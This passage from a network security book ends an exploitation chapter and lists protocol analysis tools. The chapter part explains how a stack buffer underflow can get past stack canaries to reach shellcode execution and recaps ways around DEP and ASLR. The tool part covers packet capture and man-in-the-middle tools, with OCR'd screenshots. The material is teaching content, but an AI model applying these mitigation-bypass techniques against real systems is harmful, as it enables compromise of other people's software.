For performance reasons, not every function will place a canary on the stack. If the function doesn't manipulate a memory buffer on the stack, the compiler might consider it safe and not emit the instructions necessary to add the canary. In most cases, this is the correct thing to do. However, some vulnerabilities overflow a stack buffer in unusual ways: for example, the vulnerability might cause an underflow instead of an overflow, corrupting data lower in the stack. Figure 10-14 shows an example of this kind of vulnerability.

Figure 10-14 illustrates three steps. First, the function `DoSomething()` is called ❶. This function sets up a buffer on the stack. The compiler determines that this buffer needs to be protected, so it generates a stack canary to prevent an overflow from overwriting the return address of `DoSomething()`. Second, the function calls the `Process()` method, passing a pointer to the buffer it set up. This is where the memory corruption occurs. However, instead of overflowing the buffer, `Process()` writes to a value below, for example, by referencing `p[-1]` ❷. This results in corruption of the return address of the `Process()` method's stack frame that has stack canary protection. Third, `Process()` returns to the corrupted return address, resulting in shell code execution ❸.




Figure 10-14: Stack buffer underflow

Final Words

Finding and exploiting vulnerabilities in a network application can be difficult, but this chapter introduced some techniques you can use. I described how to triage vulnerabilities to determine the root cause using a debugger; with the knowledge of the root cause, you can proceed to exploit the vulnerability. I also provided examples of writing simple shell code and then developing a payload using ROP to bypass a common exploit mitigation DEP. Finally, I described some other common exploit mitigations on modern operating systems, such as ASLR and memory canaries, and the techniques to circumvent these mitigations.

This is the final chapter in this book. At this point you should be armed with the knowledge of how to capture, analyze, reverse engineer, and exploit networked applications. The best way to improve your skills is to find as many network applications and protocols as you can. With experience, you'll easily spot common structures and identify patterns of protocol behavior where security vulnerabilities are typically found.

NETWORK PROTOCOL ANALYSIS TOOLKIT

Throughout this book, I've demonstrated several tools and libraries you can use in network protocol analysis, but I didn't discuss many that I use regularly. This appendix describes the tools that I've found useful during analysis, investigation, and exploitation. Each tool is categorized based on its primary use, although some tools would fit several categories.

Passive Network Protocol Capture and Analysis Tools

As discussed in Chapter 2, passive network capture refers to listening and capturing packets without disrupting the flow of traffic.


Microsoft Message Analyzer

Website *http://blogs.technet.com/b/messageanalyzer/*

License Commercial; free of charge

Platform Windows

The Microsoft Message Analyzer is an extensible tool for analyzing network traffic on Windows. The tool includes many parsers for different protocols and can be extended with a custom programming language. Many of its features are similar to those of Wireshark except Message Analyzer has added support for Windows events.



```
MessageNumber      Timestamp                     TimeElapsed  Source           Destination      Module          Summary
97                 2015-09-28T13:36:17.6727409                0:0:0:0:0:0:0:1  0:0:0:0:0:0:0:1  TCP             Flags: ...A.R.., SrcPort:
120                2015-09-28T13:36:18.1727894                0:0:0:0:0:0:0:1  0:0:0:0:0:0:0:1  TCP             Flags: ......S., SrcPort:
121                2015-09-28T13:36:18.1728199                0:0:0:0:0:0:0:1  0:0:0:0:0:0:0:1  TCP             Flags: ...A.R.., SrcPort:
122                2015-09-28T13:36:18.1728388                0:0:0:0:0:0:0:1  0:0:0:0:0:0:0:1  TCP             Flags: ...A.R.., SrcPort:
123                2015-09-28T13:36:18.1730886                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ......S., SrcPort:
124                2015-09-28T13:36:18.1730970                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ......S., SrcPort:
125                2015-09-28T13:36:18.1731196                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...A..S., SrcPort:
126                2015-09-28T13:36:18.1731235                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...A..S., SrcPort:
127                2015-09-28T13:36:18.1731516                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...A...., SrcPort:
128                2015-09-28T13:36:18.1731640                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...A...., SrcPort:
129                2015-09-28T13:36:18.1734924   0.0000334    IPv4 Loopback    IPv4 Loopback    ReassembledTCP  TCP Virtual Reassembled Se
132                2015-09-28T13:36:18.1734996   0.0000006    IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...AP..., SrcPort:
141                2015-09-28T13:36:18.9781078   0.0000386    IPv4 Loopback    IPv4 Loopback    ReassembledTCP  TCP Virtual Reassembled Se
144                2015-09-28T13:36:18.9781207   0.0000003    IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...AP..., SrcPort:
149                2015-09-28T13:36:19.3810135                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...A...F, SrcPort:
150                2015-09-28T13:36:19.3810382                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...A...F, SrcPort:
151                2015-09-28T13:36:19.3810925                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...A...., SrcPort:
152                2015-09-28T13:36:19.3811070                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...A...., SrcPort:
153                2015-09-28T13:36:19.3812603                IPv4 Loopback    IPv4 Loopback    TCP             Flags: ...A...F, SrcPort:
```

```
132 : TCP
Flags: ...AP..., SrcPort: 10941, DstPort: 10000, Length: 15, S
132 : WFPCapture
MessageV4, Protocol: TCP
132 : Etw
{c22d1b14-c242-49de-9f17-1d76b0b9c458}, EventID: 60012
132 : EtwEve   133 : EtwEve   134 : EtwEve
EventId: 60012, C   EventId: 60012, C   EventId: 60012, G
132 : Etw   133 : Etw   134 : Etw
[Fragment Start]   [Fragment Middle   [Fragment End] ]
```

```
Name                    Value                                        Bit Offset  Bit
SequenceNumber          1026646870 (0x3D316356)                      32          32
AcknowledgementNumber   2987691000 (0xB2CFF81C)                      64          32
DataOffset              DataOffset{DataOffset=5,Reserved=0,NS...     96          8
Flags                   ...AP...                                     104         8
Window                  65535 (0xFFFF)                               112         16
Checksum                40919 (0x9FD7)                               128         16
UrgentPointer           0 (0x0000)                                   144         16
Payload                 ;lkdas;lkd;asl.                              160         12

132: Flags: ...AP..., SrcPort: 10941, DstPort: 10000, Length: 15, Seq Range: 1026646870 - 102664688
```

```
;lkdas;lkd;asl
text/plain

Ready   Session Total: 416   Available: 27   Selected: 1   Viewpoint: Default   Truncated Session: False   Parsing Level: Full   Build: 4.0.7551.0
```

Administrator: Microsoft Message Analyzer
File Session Tools Help
New Session Favorite Scenarios Open Save New Viewer Edit Session Shift Time Aliases New Union
Start Page 1 : Session 3 : An...
Add Columns Color Rules Find Message Go To Message Layout Find In Grouping Viewer Export
Right click on any column header and select 'Group' to create a grouping.
View Filter
Apply Remove
tcp.port == 10000
Session Explorer
Session 3 (416)
1 : Analysis Grid (27)
Message Stack 1
1 Origin
Details 1
Enter search text here...
Field Data
Field Data Message Data 1 Output


TCPDump and LibPCAP

Website *http://www.tcpdump.org/*; *http://www.winpcap.org/* for Windows implementation (WinPcap/WinDump)

License BSD License

Platforms BSD, Linux, macOS, Solaris, Windows

The TCPDump utility installed on many operating systems is the grandfather of network packet capture tools. You can use it for basic network data analysis. Its LibPCAP development library allows you to write your own tools to capture traffic and manipulate PCAP files.



```
        0x0000:  4500 0028 fccb 4000 4006 8776 0a00 020f
        0x0010:  d83a d244 c538 0050 cbe6 bdf7 0019 65f0
        0x0020:  5010 3cb8 b6a8 0000
21:06:30.735792 IP adamite.local.50488 > lhr14s24-in-f68.1e100.net.http: Flags [
F.], seq 79, ack 495, win 15544, length 0
        0x0000:  4500 0028 fccc 4000 4006 8775 0a00 020f
        0x0010:  d83a d244 c538 0050 cbe6 bdf7 0019 65f0
        0x0020:  5011 3cb8 b6a8 0000
21:06:30.736278 IP lhr14s24-in-f68.1e100.net.http > adamite.local.50488: Flags [
.], ack 80, win 65535, length 0
        0x0000:  4500 0028 0040 0000 4006 c402 d83a d244
        0x0010:  0a00 020f 0050 c538 0019 65f0 cbe6 bdf8
        0x0020:  5010 ffff 43d5 0000 0000 0000 0000
21:06:30.745460 IP lhr14s24-in-f68.1e100.net.http > adamite.local.50488: Flags [
F.], seq 495, ack 80, win 65535, length 0
        0x0000:  4500 0028 0042 0000 4006 c400 d83a d244
        0x0010:  0a00 020f 0050 c538 0019 65f0 cbe6 bdf8
        0x0020:  5011 ffff 43d4 0000 0000 0000 0000
21:06:30.745468 IP adamite.local.50488 > lhr14s24-in-f68.1e100.net.http: Flags [
.], ack 496, win 15544, length 0
        0x0000:  4500 0028 3f13 4000 4006 452f 0a00 020f
        0x0010:  d83a d244 c538 0050 cbe6 bdf8 0019 65f1
        0x0020:  5010 3cb8 071c 0000
```


Wireshark

Website *https://www.wireshark.org/*

License GPLv2

Platforms BSD, Linux, macOS, Solaris, Windows

Wireshark is the most popular tool for passive packet capture and analysis. Its GUI and large library of protocol analysis modules make it more robust and easier to use than TCPDump. Wireshark supports almost every well-known capture file format, so even if you capture traffic using a different tool, you can use Wireshark to do the analysis. It even includes support for analyzing nontraditional protocols, such as USB or serial port communication. Most Wireshark distributions also include `tshark`, a replacement for TCPDump that has most of the features offered in the main Wireshark GUI, such as the protocol dissectors. It allows you to view a wider range of protocols on the command line.


*Local Area Connection [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save

```
No.   Time          Source           Destination      Protocol Length Info
   32 1.401915000   192.168.0.24     104.82.134.12    SSL       55 Continuation Data
   33 1.407817000   104.82.134.12    192.168.0.24     TCP       66 443→10665 [ACK] Seq=1 Ack=2 Win=1280 Len=0 SLE=1 SRE=2
   34 1.409916000   192.168.0.24     104.82.134.12    SSL       55 Continuation Data
   35 1.409916000   192.168.0.24     104.82.134.12    SSL       55 Continuation Data
   36 1.415563000   104.82.134.12    192.168.0.24     TCP       66 443→10668 [ACK] Seq=1 Ack=2 Win=1102 Len=0 SLE=1 SRE=2
   37 1.416301000   104.82.134.12    192.168.0.24     TCP       66 443→10667 [ACK] Seq=1 Ack=2 Win=1024 Len=0 SLE=1 SRE=2
   38 1.417903000   192.168.0.24     104.82.134.12    SSL       55 Continuation Data
   39 1.423578000   104.82.134.12    192.168.0.24     TCP       66 443→10664 [ACK] Seq=1 Ack=2 Win=1369 Len=0 SLE=1 SRE=2
   40 1.521901000   192.168.0.24     172.228.71.96    SSL       55 Continuation Data
   41 1.527377000   172.228.71.96    192.168.0.24     TCP       66 443→10678 [ACK] Seq=1 Ack=2 Win=980 Len=0 SLE=1 SRE=2
   42 1.533917000   192.168.0.24     172.228.81.235   SSL       55 Continuation Data
   43 1.539562000   172.228.81.235   192.168.0.24     TCP       66 443→10677 [ACK] Seq=1 Ack=2 Win=957 Len=0 SLE=1 SRE=2
   44 1.593910000   192.168.0.24     185.31.18.134    TCP       55 10583→80 [ACK] Seq=1 Ack=1 Win=257 Len=1
   45 1.599576000   185.31.18.134    192.168.0.24     TCP       66 80→10583 [ACK] Seq=1 Ack=2 Win=59 Len=0 SLE=1 SRE=2
   46 1.809902000   192.168.0.24     172.228.85.50    SSL       55 Continuation Data

Transmission Control Protocol, Src Port: 10667 (10667), Dst Port: 443 (443), Seq: 1, Ack: 1, Len: 1
   Source Port: 10667 (10667)
   Destination Port: 443 (443)
   [Stream index: 12]
   [TCP Segment Len: 1]
   Sequence number: 1    (relative sequence number)
   [Next sequence number: 2    (relative sequence number)]
   Acknowledgment number: 1    (relative ack number)
   Header Length: 20 bytes
 ⊟ .... 0000 0001 0000 = Flags: 0x010 (ACK)
     000. .... .... = Reserved: Not set
     ...0 .... .... = Nonce: Not set
     .... 0... .... = Congestion Window Reduced (CWR): Not set
     .... .0.. .... = ECN-Echo: Not set
     .... ..0. .... = Urgent: Not set
     .... ...1 .... = Acknowledgment: Set
     .... .... 0... = Push: Not set
     .... .... .0.. = Reset: Not set
     .... .... ..0. = Syn: Not set
     .... .... ...0 = Fin: Not set
   Window size value: 261

0000  7c 4c a5 dd ea b0 5c f9  dd 6c 78 8e 08 00 45 00   |L....\. .lx...E.
0010  00 29 7a bf 40 00 80 06  00 00 c0 a8 00 18 68 52   .)z.@... ......hR
0020  86 0c 29 ab 01 bb 89 d2  77 29 40 ae aa 49 50 10   ..)..... w)@..IP.
0030  01 05 af 3a 00 00 00                               ...:...

Frame (frame), 55 bytes   Packets: 523 · Displayed: 523 (100.0%) · Dropped: 0 (0.0%)   Profile: Default
```

Active Network Capture and Analysis

To modify, analyze, and exploit network traffic as discussed in Chapters 2 and 8, you'll need to use active network capture techniques. I use the following tools on a daily basis when I'm analyzing and testing network protocols.


Canape

Website *https://github.com/ctxis/canape/*

License GPLv3

Platforms Windows (with .NET 4)

I developed the Canape tool as a generic network protocol man-in-the-middle testing, analyzing, and exploitation tool with a usable GUI. Canape contains tools that allow users to develop protocol parsers, C# and IronPython scripted extensions, and different types of man-in-the-middle proxies. It's open source as of version 1.4, so users can contribute to its development.



Appearance	
Comment	
Label	DELAY0
Behavior	
PacketDelay!	100
Control	
Enabled	True
Hidden	False
Properties	(Collection)
SelectionPath	/
Debug	
LogInput	False
LogOutput	False
Filters	
Filters	DataFrame!
MatchAllFilters	False

Properties
Textual key/value pairs to provide arbitrary values to th...

```
# This pulls in the canape library namespaces
import CANAPE.Nodes
import CANAPE.DataFrames

# Simple pipeline node
class PipelineNode(CANAPE.Nodes.BaseDynamicPipel

    # Called when a new frame has arrived
    def OnInput(self, frame):
        # Create a new data frame with the conte
        self.LogInfo("Received {0}", frame)
        self.WriteOutput(frame)
```

Canape Core

Website *https://github.com/tyranid/CANAPE.Core/releases/*

License GPLv3

Platforms .NET Core 1.1 and 2.0 (Linux, macOS, Windows)

The Canape Core libraries, a stripped-down fork of the original Canape code base, are designed for use from the command line. In the examples throughout this book, I've used Canape Core as the library of choice. It has much the same power as the original Canape tool while being usable on any OS supported by .NET Core instead of only on Windows.

Mallory

Website *https://github.com/intrepidusgroup/mallory/*

License Python Software Foundation License v2; GPLv3 if using the GUI

Platform Linux

Mallory is an extensible man-in-the-middle tool that acts as a network gateway, which makes the process of capturing, analyzing, and modifying traffic transparent to the application being tested. You can configure Mallory using Python libraries as well as a GUI debugger. You'll need to configure a separate Linux VM to use it. Some useful instructions are available at *https://bitbucket.org/IntrepidusGroup/mallory/wiki/Mallory_Minimal_Guide/*.

Network Connectivity and Protocol Testing

If you're trying to test an unknown protocol or network device, basic network testing can be very useful. The tools listed in this section help you discover and connect to exposed network servers on the target device.

Hping

Website *http://www.hping.org/*

License GPLv2

Platforms BSD, Linux, macOS, Windows

The Hping tool is similar to the traditional `ping` utility, but it supports more than just ICMP echo requests. You can also use it to craft custom network packets, send them to a target, and display any responses. This is a very useful tool to have in your kit.

Netcat

Website Find the original at *http://nc110.sourceforge.net/* and the GNU version at *http://netcat.sourceforge.net/*

License GPLv2, public domain

Platforms BSD, Linux, macOS, Windows

Netcat is a command line tool that connects to an arbitrary TCP or UDP port and allows you to send and receive data. It supports the creation of sending or listening sockets and is about as simple as it gets for network testing. Netcat has many variants, which, annoyingly, all use different command line options. But they all do pretty much the same thing.

